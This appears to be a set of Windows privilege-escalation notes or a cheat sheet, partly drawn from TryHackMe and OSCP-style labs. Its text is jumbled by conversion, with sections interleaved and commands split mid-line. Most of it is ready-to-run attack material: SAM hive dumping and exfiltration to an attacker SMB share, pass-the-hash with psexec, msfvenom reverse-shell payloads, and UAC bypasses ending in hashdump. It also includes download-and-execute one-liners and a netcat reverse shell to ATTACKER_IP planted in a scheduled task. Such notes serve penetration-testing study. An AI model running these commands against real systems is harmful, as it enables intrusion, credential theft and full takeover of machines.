

# **Privilege Escalation**



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**Automated Tools** 

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**Kernel Exploits** 

WSL

AlwaysInstall Elevated

Abusing Dangerous Privileges

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**Unquoted Serivce Paths** 

Weak Service Permissions

## Links

# **▼** Credentials

### **▼** SAM Database

PS C:\> \$env:computername CLIENT

PS C:\> [wmi] "Win32\_userAccount.Dom ain='client', Name='Administrator'"

C:\>copy c:\Windows\System32\config
\sam C:\Users\<User>\Downloads\sam

C:\> wmic shadowcopy call create Vol
ume='C:\'

C:\> vssadmin list shadows

C:\> copy \\?\GLOBALROOT\Device\Hard
diskVolumeShadowCopy1\windows\system
32\config\sam C:\users\<User>\Downlo
ads\sam

C:\> copy \\?\GLOBALROOT\Device\Hard
diskVolumeShadowCopy1\windows\system
32\config\system C:\users\offsec.cor

# **▼** Impersonation & Potato Attacks

Rotten Potato

Juicy Potato

# **▼** Kernel Exploits

Windows Kernel Exploits

Kitrap0d info

MS10-059

#### **▼** WSL

**Groovy Reverse Shell** 

**Alternative Data Streams** 

Spawning TTY Shell

**Impacket** 

# ▼ AlwaysInstall Elevated

reg query HKCU\SOFTWARE\Policies\Micros
oft\Windows\Installer

reg query HKLM\SOFTWARE\Policies\Micros
oft\Windows\Installer

msfvenom -p windows/x64/shell\_reverse\_t

p1\Downloads\system

C:\> reg save HKLM\sam C:\users\<Use
r>\Downloads\sam

C:\> reg save HKLM\system C:\users\<
User>\Downloads\system

#### Cracking the SAM file

kali@kali:~\$ sudo apt install python
-crypto

kali@kali:~\$ sudo git clone https://
github.com/Neohapsis/creddump7

kali@kali:~\$ cd creddump7/

kali@kali:~/creddump7\$ python pwdum
p.py /home/kali/system /home/kali/sa
m

# ▼ Discovering Passwords

**▼** Unattended Windows Installations

From

TryHackMe: https://tryhackme.com/room/windowsprivesc20

When installing Windows on a large number of hosts, administrators may use Windows Deployment Services, which might end up being stored in the machine in the following locations:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

As part of these files, you might encounter credentials:

#### **▼ Powershell History**

cp LHOST=ATTACKING\_MACHINE\_IP LPORT=LOC
AL PORT -f msi -o malicious.msi

msiexec /quiet /qn /i C:\Windows\Temp\m
alicious.msi

# ▼ Abusing Dangerous Privileges▼ SeBackup / SeRestore

Assuming you have credentials available

C:\> reg save hklm\system C:\Users\u
ser\system.hive
The operation completed successfull
v.

C:\> reg save hklm\sam C:\Users\user
\sam.hive
The operation completed successfull
y.

user@attackerpc\$ mkdir share
user@attackerpc\$ python3.9 /opt/impa
cket/examples/smbserver.py -smb2supp
ort -username user -password 'L@zyP@
\$\$W0rd' public share

C:\> copy C:\Users\THMBackup\sam.hiv
e \\ATTACKER\_IP\public\
C:\> copy C:\Users\THMBackup\system.
hive \\ATTACKER\_IP\public\

user@attackerpc\$ python3.9 /opt/impa cket/examples/secretsdump.py -sam sa m.hive -system system.hive LOCAL Impacket v0.9.24.dev1+20210704.16204 6.29ad5792 - Copyright 2021 SecureAu th Corporation

- [\*] Target system bootKey: 0x36c8d26 ec0df8b23ce63bcefa6e2d821
- [\*] Dumping local SAM hashes (uid:ri
  d:lmhash:nthash)

Administrator:500:aad3b435b51404eeaa d3b435b51404ee:13a04cdcf3f7ec41264e5 68127c5ca94:::

Guest:501:aad3b435b51404eeaad3b435b5 1404ee:31d6cfe0d16ae931b73c59d7e0c08 9c0:::

From

TryHackme: https://tryhackme.com/room/windowsprivesc20

Whenever a user runs a command using Powershell, it gets stored into a file that keeps a memory of past commands. This is useful for repeating commands you have used before quickly. If a user runs a command that includes a password directly as part of the Powershell command line, it can later be retrieved by using the following command from a cmd.exe prompt:

type%userprofile%\AppData\Roaming
\Microsoft\Windows\PowerShell\PSRe
adline\ConsoleHost\_history.txt

**Note:** To read the file from Powershell, you'd have to

replace %userprofile% With \$Env:userprofile.

#### ▼ Saved Windows Credentials

From

TryHackme: https://tryhackme.com/room/windowsprivesc20

Windows allows us to use other users' credentials. This function also gives the option to save these credentials on the system. The command below will list saved credentials:

cmdkey /list

While you can't see the actual passwords, if you notice any credentials worth trying, you can use them with the runas command and the savecred option, as seen below.

runas /savecred /user:admin cmd.ex e

#### **▼ IIS Configuration**

From TryHackMe:

https://tryhackme.com/room/windowsprivesc20

Internet Information Services (IIS) is the default web server on Windows installations. The configuration of websites on IIS is stored in a file called web.config and can store passwords for databases or configured authentication mechanisms. Depending on the installed version of IIS, we can find web.config in one of the following locations:

- C:\inetpub\wwwroot\web.config
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

user@attackerpc\$ python3.9 /opt/impa cket/examples/psexec.py -hashes aad3 b435b51404eeaad3b435b51404ee:13a04cd cf3f7ec41264e568127c5ca94 administra tor@MACHINE\_IP

Impacket v0.9.24.dev1+20210704.16204
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th Corporation

- [\*] Requesting shares on 10.10.175.9 0.....
- [\*] Found writable share ADMIN\$
- [\*] Uploading file nfhtabq0.exe
- [\*] Opening SVCManager on 10.10.175.
- [\*] Creating service RoLE on 10.10.1 75.90.....
- [\*] Starting service RoLE....
- [!] Press help for extra shell comma nds

Microsoft Windows [Version 10.0.1776 3.1821]

- (c) 2018 Microsoft Corporation. All rights reserved.
- C:\Windows\system32> whoami
  nt authority\system

# ▼ SeTakeOwnership

C:\> takeown /f C:\Windows\System32
\Utilman.exe

SUCCESS: The file (or folder): "C:\W indows\System32\Utilman.exe" now own ed by user "WINPRIVESC2\thmtakeowner ship".

C:\> icacls C:\Windows\System32\Util
man.exe /grant THMTakeOwnership:F
processed file: Utilman.exe
Successfully processed 1 files; Fail
ed processing 0 files

C:\Windows\System32\> copy cmd.exe u
tilman.exe

1 file(s) copied.

Here is a quick way to find database connection strings on the file:

type C:\Windows\Microsoft.NET\Fram
ework64\v4.0.30319\Config\web.conf
ig | findstr connectionString

# **▼** Retrieve Credentials from Software: PuTTY

#### From TryHackMe:

https://tryhackme.com/room/windowsprivesc20

PuTTY is an SSH client commonly found on Windows systems. Instead of having to specify a connection's parameters every single time, users can store sessions where the IP, user and other configurations can be stored for later use. While PuTTY won't allow users to store their SSH password, it will store proxy configurations that include cleartext authentication credentials.

To retrieve the stored proxy credentials, you can search under the following registry key for ProxyPassword with the following command:

reg query HKEY\_CURRENT\_USER\Softwa
re\SimonTatham\PuTTY\Sessions\ /f
"Proxy" /s

**Note:** Simon Tatham is the creator of PuTTY (and his name is part of the path), not the username for which we are retrieving the password. The stored proxy username should also be visible after running the command above.

Just as putty stores credentials, any software that stores passwords, including browsers, email clients, FTP clients, SSH clients, VNC software and others, will have methods to recover any passwords the user has saved.

# ▼ Passwords & Port Forwarding

Achat Exploit

Plink Download

**GetSystem** 

**Startup Applications** 

# Automated Tools

SharpUp

Seatbelt

# ▼ Selmpersonate / SeAssignPrimaryToken

# **▼** Unpatched Software

wmic product get name, version, vendor

## ▼ Unquoted Serivce Paths

```
wmic service get name, pathname | foreac
h {
    if ($_ -match '^(?<name>[^ ]+)\s+(?
<path>[^"]+[^"])$') {
        "$($matches['name']) $($matches
['path'])"
    }
}

powershell Get-Acl -Path "C:\Program Fi
les\" | fl

sc stop $vuln_service
sc start $vuln_service
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```

#### **▼** Weak Service Permissions

```
$moduleUrl = "https://raw.githubusercon
tent.com/cmndcntrlcyber/one-attck-per-t
ime/main/Payloads/pwsh/AppleDogPeas.ps
1"
$modulePath = "C:\Users\Public\"
# Create a new WebClient object
$webClient = New-Object System.Net.WebC
lient
# Download the file
$webClient.DownloadFile($moduleUrl, $mo
dulePath)
# Dispose the WebClient object if you'r
e done with it
$webClient.Dispose()
# Import the module
Import-Module $modulePath
```

**JAWS** 

Sherlock

Watson

#### winPEAS.exe

#### winPEAS

```
powershell.exe -c iex ((New-Object Net.
WebClient).DownloadString('http://<LHOS
T>:9001/winPEAS.exe')) > C:\Users\<User
>\winPEAS.exe
```

# **▼** DLL


#### **DLL Hijacking**

```
ifconfig eth1
msfvenom -p windows/meterpreter/reverse
_tcp LHOST=10.10.0.2 LPORT=4444 -f dll
> wlbsctrl.dll
file wlbsctrl.dll
python -m SimpleHTTPServer 9001
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse
set LHOST 10.10.0.2
set LPORT 4444
exploit
navigate to target executable/directory
iwr -UseBasicParsing -Uri http://10.10.
0.2:9000/Dwrite.dll -OutFile .\Dwrite.d
11
On infected windows device
<file>.exe /config /serverlevelplugindl
1 \\ hh<LHOST> .\Dwrite.dll
sc.exe stop <Service>
sc.exe start <Service>
```

# **▼** DLL Injection

powershell Get-AgaveCobraLunch -Name \$v
uln\_service | select -expand Access

Offensive-Security-OSCP-Cheatsheets/dll-injection.md at master · backlion/Offensive-Security-OSCP-Cheatsheets
This lab attempts a classic DLL injection into a remote process.





```
msfvenom -p windows/x64/shell_revers
e_tcp LHOST=10.10.14.144 LPORT=4444
--platform=windows -f dll > /home/d4
3d3lu5/shell-scripts/payloads/oco.dl
l
cd /usr/share/doc/python3-impacket/e
xamples
sudo python3 smbserver.py -smb2suppo
rt oco /home/d43d3lu5/shell-scripts/
payloads
nc -nvlp 4444

On infected windows device
dnscmd.exe /config /serverlevelplugi
ndll \\ hh<LHOST> \oco\oco.dll
sc.exe stop dns
sc.exe start dns
```

# **▼ UAC Bypass**

## **▼** FodHelper

https://rootm0s.github.io/fodhelper-uac-bypass/

```
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=<LHOST> LPORT=4444 -f
exe > 'backdoor.exe'
file 'backdoor.exe
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.1.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit
exit
cd C:\\Users\\Student\\AppData\\Loca
1\\Temp
pwd
ls
upload /root/backdoor.exe .
ls
```

```
load powershell
powershell_shell
$command = "C:\Users\Student\AppData
\Local\Temp\backdoor.exe"
New-Item "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Softwa
re\Classes\ms-settings\Shell\Open\co
mmand" -Name
"DelegateExecute" -Value "" -Force
Set-ItemProperty -Path
"HKCU:\Software\Classes\ms-settings
\Shell\Open\command" -Name "(defaul
t)" -Value
$command -Force
Start-Process "C:\Windows\System32\f
odhelper.exe" -WindowStyle Hidden
getuid
getsystem
ps -S lsass.exe
migrate 784
hashdump
Remove-Item "HKCU:\Software\Classes
\ms-settings\" -Recurse -Force
```

#### **▼** SilentCleanup

```
msfconsole
use exploit/windows/http/rejetto_hfs
_exec
set RPORT <RPORT>
set RHOSTS <RHOSTS>
set LHOST <LHOST>
exploit

getuid
sysinfo

ps -S explorer.exe
migrate <PID>
```

```
getsystem
shell
net localgroup administrators
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=<LHOST> LPORT=4444 -f
exe > 'backdoor.exe'
file 'backdoor.exe
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.1.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit
cd C:\\Users\\Student\\AppData\\Loca
1\\Temp
pwd
ls
upload /root/backdoor.exe .
ls
load powershell
powershell_shell
New-ItemProperty "HKCU:\Environment"
-Name "windir" -Value
"C:\Users\Student\AppData\Local\Temp
\backdoor.exe /k anybinary.exe" -Pro
pertyType
String -Force
schtasks.exe /Run /TN \Microsoft\Win
dows\DiskCleanup\SilentCleanup /I
getuid
getsystem
ps -S lsass.exe
migrate 784
hashdump
```

### **▼** IfileOperation AutoRun

```
searchsploit badblue 2.7
msfconsole -q
use exploit/windows/http/badblue_pas
sthru
set RHOSTS 10.0.0.21
exploit
getuid
ps -S explorer.exe
migrate 2588
shell
net localgroup administrators
exit
load powershell
powershell_shell
Get-ACL 'C:\ProgramData\Microsoft\Wi
ndows\Start Menu\Programs\Startup' |
Format-List
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.0.2 LPORT=4444 -
f exe > 'backdoor.exe'
file 'backdoor.exe'
python -m SimpleHTTPServer 80
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit
cd C:\Users\Student\AppData\Local\Te
pwd
ls
iwr -UseBasicParsing -Uri 'http://1
0.10.0.2/backdoor.exe' -OutFile
```

```
'C:\Users\Student\AppData\Local\Temp
\backdoor.exe'
ls
cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80
iex (New-Object Net.WebClient).Downl
oadString('http://10.10.0.2/Invoke-I
FileOperation.ps1')
Invoke-IFileOperation
$IFileOperation | Get-Member
$IFileOperation.MoveItem("C:\Users\S
tudent\AppData\Local\Temp\backdoor.e
xe",
"C:\ProgramData\Microsoft\Windows\St
art Menu\Programs\Startup\", "backdo
or.exe")
$IFileOperation.PerformOperations()
ls "C:\ProgramData\Microsoft\Windows
\Start Menu\Programs\Startup\"
shutdown /1
ps -S lsass.exe
migrate 692
hashdump
```

## **▼** IFileOperation Filezilla

```
load powershell

powershell_shell

Get-Service -Name "FileZilla*" | For mat-List -Property *

Get-WmiObject win32_service | ?{$_.N} ame -like '*FileZilla*'} | select Na me, DisplayName, @{Name="Path"; Expression={$_.PathName.split('"')[1]}} | Format-List

Get-Acl 'C:\Program Files (x86)\File Zilla Server\' | Format-List

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -
```

```
f exe > 'FileZilla Server.exe'
file 'FileZilla Server.exe'
python -m SimpleHTTPServer 80
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit
cd C:\Users\Student\AppData\Local\Te
mp
pwd
ls
iwr -UseBasicParsing -Uri 'http://1
0.10.0.2/FileZilla Server.exe' -OutF
ile 'C:\Users\Student\AppData\Local
\Temp\FileZilla Server.exe'
ls
cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80
iex (New-Object Net.WebClient).Downl
oadString('http://10.10.0.2/Invoke-I
FileOperation.ps1')
Invoke-IFileOperation
$IFileOperation | Get-Member
$IFileOperation.RenameItem("C:\Progr
am Files (x86)\FileZilla Server\File
Zilla Server.exe", "Original.exe")
$IFileOperation.PerformOperations()
ls "C:\Program Files (x86)\FileZilla
Server\"
CTRL + C
У
iex (New-Object Net.WebClient).Downl
oadString('http://10.10.0.2/Invoke-I
FileOperation.ps1')
$IFileOperation.MoveItem("C:\Users\S
```

```
tudent\AppData\Local\Temp\FileZilla
Server.exe", "C:\Program Files (x86)
\FileZilla Server\", "FileZilla Serv
er.exe")
$IFileOperation.PerformOperations()

ls "C:\Program Files (x86)\FileZilla
Server\"

CTRL + C
y
reboot

ps -S lsass.exe
migrate 692

hashdump
```

#### **▼** CMSTP

```
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.1.2 LPORT=4444 -
f exe > 'backdoor.exe'
file 'backdoor.exe'
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.1.2
set LPORT 4444
exploit
exit
cd C:\\Users\\Student\\AppData\\Loca
1\\Temp
pwd
ls
upload /root/backdoor.exe
ls
load powershell
powershell_import /root/Desktop/tool
s/scripts/UACBypassCMSTP.ps1
getuid
getsystem
ps -S lsass.exe
migrate 772
```

#### hashdump

#### **▼** UACMe

# GitHub - hfiref0x/UACME: Defeating Windows User Account Control )x/UACME

Defeating Windows User Account Control by abusing built-in Windows
AutoElevate backdoor. x86-32/x64 Windows 7/8/8.1/10 (client, some
methods however works on server version too). Admin account with UAC set

#### https://github.com/hfiref0x/UACME

G 18 ☆ 6k ¥ 1k Used by Stars Forks

```
searchsploit hfs
msfconsole
use exploit/windows/http/rejetto_hfs
_exec
set RPORT < RPORT>
set RHOSTS <RHOSTS>
set LHOST <LHOST>
exploit
getuid
sysinfo
ps -S explorer.exe
migrate <PID>
getsystem
shell
net localgroup administrators
Payload: https://github.com/hfiref0
x/UACME
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.1.2 LPORT=4444 -
f exe > 'backdoor.exe'
file 'backdoor.exe'
CTRL + C
cd C:\\Users\\admin\\AppData\\Local
upload /root/Desktop/tools/UACME/Aka
gi64.exe .
upload /root/backdoor.exe .
ls
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
```

```
rse_tcp
set LHOST 10.10.1.3
set LPORT 4444
exploit
Akagi64.exe 23 C:\Users\admin\AppDat
a\Local\Temp\backdoor.exe
We are going to use UACMe method num
ber 23:
Author: Leo Davidson derivative
Type: Dll Hijack
Method: IFileOperation
Target(s): \system32\pkgmgr.exe
Component(s): DismCore.dll
Implementation: ucmDismMethod
ps -S lsass.exe
migrate 680
hashdump
```

# **▼** Scheduled Tasks

```
schtasks
schtasks /query /tn vulntask /fo list /
v

icacls c:\tasks\schtask.bat
echo c:\tools\nc64.exe -e cmd.exe ATTAC
KER_IP 4444 > C:\tasks\schtask.bat
schtasks /run /tn vulntask
```

# **▼** Abusing Service Misconfigurations

```
dir HKLM\SYSTEM\CurrentControlSet\Servi
ces\
sc qc apphostsvc
sc qc WindowsScheduler
icacls C:\PROGRA~2\SYSTEM~1\WService.ex
e

user@attackerpc$ msfvenom -p windows/x6
4/shell_reverse_tcp LHOST=ATTACKER_IP L
```

PORT=4445 -f exe-service -o rev-svc.exe

user@attackerpc\$ python3 -m http.server Serving HTTP on 0.0.0.0 port 8000 (htt p://0.0.0.0:8000/) ...

wget http://ATTACKER\_IP:8000/rev-svc.ex
e -0 rev-svc.exe

C:\> cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1> move WService.exe
WService.exe.bkp

1 file(s) moved.

C:\> sc stop windowsscheduler
C:\> sc start windowsscheduler